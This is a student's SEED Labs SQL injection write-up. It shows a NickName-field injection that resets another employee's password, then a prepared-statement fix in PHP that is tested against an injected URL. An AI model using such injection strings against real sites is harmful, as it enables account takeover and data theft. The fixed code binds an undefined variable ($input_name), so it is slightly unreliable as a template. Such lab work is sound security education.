[11/08/23] seed@VM:~/.../Labsetup$ echo -n 'boby23' | shasum
ee9176a05386f1e4c86b115e69c6ca9eeef3a0c2  -
[11/08/23] seed@VM:~/.../Labsetup$
```

- Inorder to change the password for bob, I need to update the password through Alice's profile as done previously for changing the salary of bob .

### Alice's Profile Edit

NickName	:ef3a0c2' WHERE Name='Boby';#
Email	alice123@gmail.com
Address	Chicago
Phone Number	8722584444
Password	Password

**Save**

Copyright © SEED LABS

- Boby's password was changed successfully.

### Employee Profile Login

USERNAME	boby
PASSWORD	*****

**Login**

Copyright © SEED LABS

- New password granted the access to bob's account

## Bob Profile

---

Key	Value
Employee ID	20000
Salary	90
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

## Task 4: Countermeasure — Prepared Statement

- Edited the **unsafe.php** as shown below
- Commented out the **highlighted part**
- Injected the prepared statement from line 39 - line 47

The screenshot shows three tabs in a code editor:

- unsafe.php**: The original script with several lines of code highlighted in red.
- getinfo.php**: The modified script where the highlighted code has been replaced by a prepared statement.
- safe.php**: A placeholder tab.

```
unsafe.php
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 /*
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27     FROM credential
28     WHERE name= '$input_uname' and Password= '$hashed_pwd'");
29 if ($result->num_rows > 0) {
30     // only take the first row
31     $firstrow = $result->fetch_assoc();
32     $id      = $firstrow["id"];
33     $name    = $firstrow["name"];
34     $eid     = $firstrow["eid"];
35     $salary  = $firstrow["salary"];
36     $ssn     = $firstrow["ssn"];
37 }
38 */
39 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
40     FROM credential
41     WHERE name= ? and Password= ?");
42 $stmt->bind_param("ss", $input_name, $hashed_pwd);
43 $stmt->execute();
44 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
45 $stmt->fetch();
46
47 $stmt->close();
48
49 // close the sql connection
50 $conn->close();
51 ?>
```

- Inside the **getinfo.php** file made the changes as highlighted below **safe.php**
- Saved the file

The screenshot shows three tabs in a code editor:

- unsafe.php**: The original script with several lines of code highlighted in red.
- getinfo.php**: The modified script where the highlighted code has been replaced by a prepared statement.
- safe.php**: A placeholder tab.

```
unsafe.php
1 <?php include_once('safe.php') ?>
2
3 <!DOCTYPE html>
4 <html lang="en">
5 <head>
6     <!-- Required meta tags -->
7     <meta charset="utf-8">
8     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
9
10    <!-- Bootstrap CSS -->
11    <link rel="stylesheet" href="../../css/bootstrap.min.css">
12    <link href="style_home.css" type="text/css" rel="stylesheet">
13
14    <!-- Browser Tab title -->
15    <title>SQLi Lab</title>
16 </head>
17
18 <body>
19     <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
20         <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
21             </a>
22         </div>
23     </nav>
24     <div class='container'>
25         <h2>Information returned from the database</h2>
26         <ul>
27             <li>ID: <b><?= $id?></b></li>
28             <li>Name: <b><?= $name?></b></li>
29             <li>EID: <b><?= $eid?></b></li>
30             <li>Salary: <b><?= $salary?></b></li>
31             <li>Social Security Number: <b><?= $ssn?></b></li>
32         </ul>
33     </div>
34 </body>
35 </html>
```


- Made copy of **unsafe.php** file and saved it as **safe.php**

```

unsafe.php                                     getinfo.php                                     safe.php
1/ $input_uname = $_GET['username'];
2/ $input_pwd = $_GET['Password'];
3/ $hashed_pwd = sha1($input_pwd);
4/
5// create a connection
6$conn = getDB();
7/*
8$result = $conn->query("SELECT id, name, eid, salary, ssn
9                      FROM credential
10                     WHERE name= '$input_uname' and Password= '$hashed_pwd'");
11if ($result->num_rows > 0) {
12    // only take the first row
13    $firstrow = $result->fetch_assoc();
14    $id      = $firstrow["id"];
15    $name   = $firstrow["name"];
16    $eid    = $firstrow["eid"];
17    $salary = $firstrow["salary"];
18    $ssn   = $firstrow["ssn"];
19}
20*/
21$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
22                      FROM credential
23                     WHERE name= ? and Password= ?");
24$stmt->bind_param("ss", $input_name, $hashed_pwd);
25$stmt->execute();
26$stmt->bind_result($id, $name, $eid, $salary, $ssn);
27$stmt->fetch();
28$stmt->close();
29
30// close the sql connection
31$conn->close();
32?>

```

- After implementing the prepared statement, I tried the attack again as shown below
- I tried to login into **Alice's** profile but it didn't showed any info from the database



- The following output was obtained from the database and the login attempt failed

A screenshot of a web browser window. The address bar shows the URL: `www.seed-server.com/defense/getinfo.php?username=Alice'+'%23&Password=`. The page content is titled "Information returned from the database". It lists the following items:

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

- I tried login with **Bobby's** credential

A screenshot of a web browser window. The address bar shows the URL: `www.seed-server.com/defense/getinfo.php?username=Boby&Password=*****`. The page title is "Get Information". There are two input fields: "USERNAME" containing "Boby" and "PASSWORD" containing "\*\*\*\*\*". Below the fields is a green button labeled "Get User Info". At the bottom of the page, the copyright notice "Copyright © SEED LABs" is visible.

- Got the information from the database

The screenshot shows a web application interface. At the top, there is a green header bar with the "SEED LABS" logo. Below the header, the main content area has a light blue background. In the center, the text "Information returned from the database" is displayed. Below this text, a bulleted list provides specific data points:

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **90**
- Social Security Number: **10213352**

- Was able to successfully implement the countermeasures